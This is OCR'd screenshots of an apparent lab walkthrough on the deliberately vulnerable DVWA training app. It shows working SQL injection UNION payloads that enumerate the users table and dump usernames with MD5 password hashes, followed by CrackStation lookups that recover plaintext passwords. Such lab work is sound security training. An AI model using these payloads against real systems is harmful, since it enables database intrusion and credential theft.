

Damn Vulnerable Web App (DV
column - Google Search
192.168.2.81/dvwa/vulnerabilities/sqli/?id=1'+UNION+SELECT+1%2C+GROUP_CONCAT(column_name)+FROM+information_schema.columns+WHERE+table_schema%3D'dvwa'+AND+table_name%3D'users'%2
DVWA
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT 1, GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users'#
First name: admin
Surname: admin
ID: 1' UNION SELECT 1, GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users'#
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7
to retrieve the column names
of the users table in the
dvwa database,
which is a part of the information_schema
—a system database that stores metadata
about all the databases and their structure


Damn Vulnerable Web App (D
column - Google Search
192.168.2.81/dvwa/vulnerabilities/sqli/?id=1'+union+select+user%2Cpassword+from+dvwa.users%23&Submit=Submit#
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' union select user,password from dvwa.users#
First name: admin
Surname: admin
ID: 1' union select user,password from dvwa.users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 1' union select user,password from dvwa.users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 1' union select user,password from dvwa.users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1' union select user,password from dvwa.users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1' union select user,password from dvwa.users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
query to find the values of username and password
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7
w
Highlight All
Match Case
Match Diacritics
Whole Words
1 of 21 matches


DVWA
Vulnerability: SQL Injection
User ID:
Submit
this password is in hashed value
More info


CrackStation
Defuse.ca · Twitter
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
hashed value
password
Download CrackStation's Wordlist
type of hashing algorithm used
How CrackStation Works


CrackStation
Defuse.ca · Twitter
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
hashed value
original password
Download CrackStation's Wordlist
How CrackStation Works


https://crackstation.net
CrackStation
Defuse.ca · Twitter
CrackStation » Password Hashing Security » Defuse Security »
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
8d3533d75ae2c3966d7e0d4fcc69216b
hashed value
I'm not a robot
reCAPTCHA
Privacy - Terms
Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults
Hash
Type
Result
8d3533d75ae2c3966d7e0d4fcc69216b
md5
charley
original password
Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.
Download CrackStation's Wordlist
How CrackStation Works
CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.
Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.
You can download CrackStation's dictionaries here, and the lookup table implementation (PHP and C) is available here.
Last Modified: May 27, 2019, 8:19am UTC
Page Hits: 56712478
Unique Hits: 11244125
Defuse Security | Zcash | Secure Pastebin | Source Code
Rainy days ahead
25°C
Search
ENG
INTL
14:33
11-12-2024

Damn Vulnerable Web App (D
CrackStation - Online Password
https://crackstation.net
CrackStation
Defuse.ca · Twitter
CrackStation » Password Hashing Security » Defuse Security »
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
0d107d09f5bbe40cade3de5c71e9e9b7
I'm not a robot
reCAPTCHA
Privacy - Terms
Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults
Hash
Type
Result
0d107d09f5bbe40cade3de5c71e9e9b7
md5
letmein
original password
Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.
hashed value
Download CrackStation's Wordlist
How CrackStation Works
CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.
Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.
You can download CrackStation's dictionaries here, and the lookup table implementation (PHP and C) is available here.
Last Modified: May 27, 2019, 8:19am UTC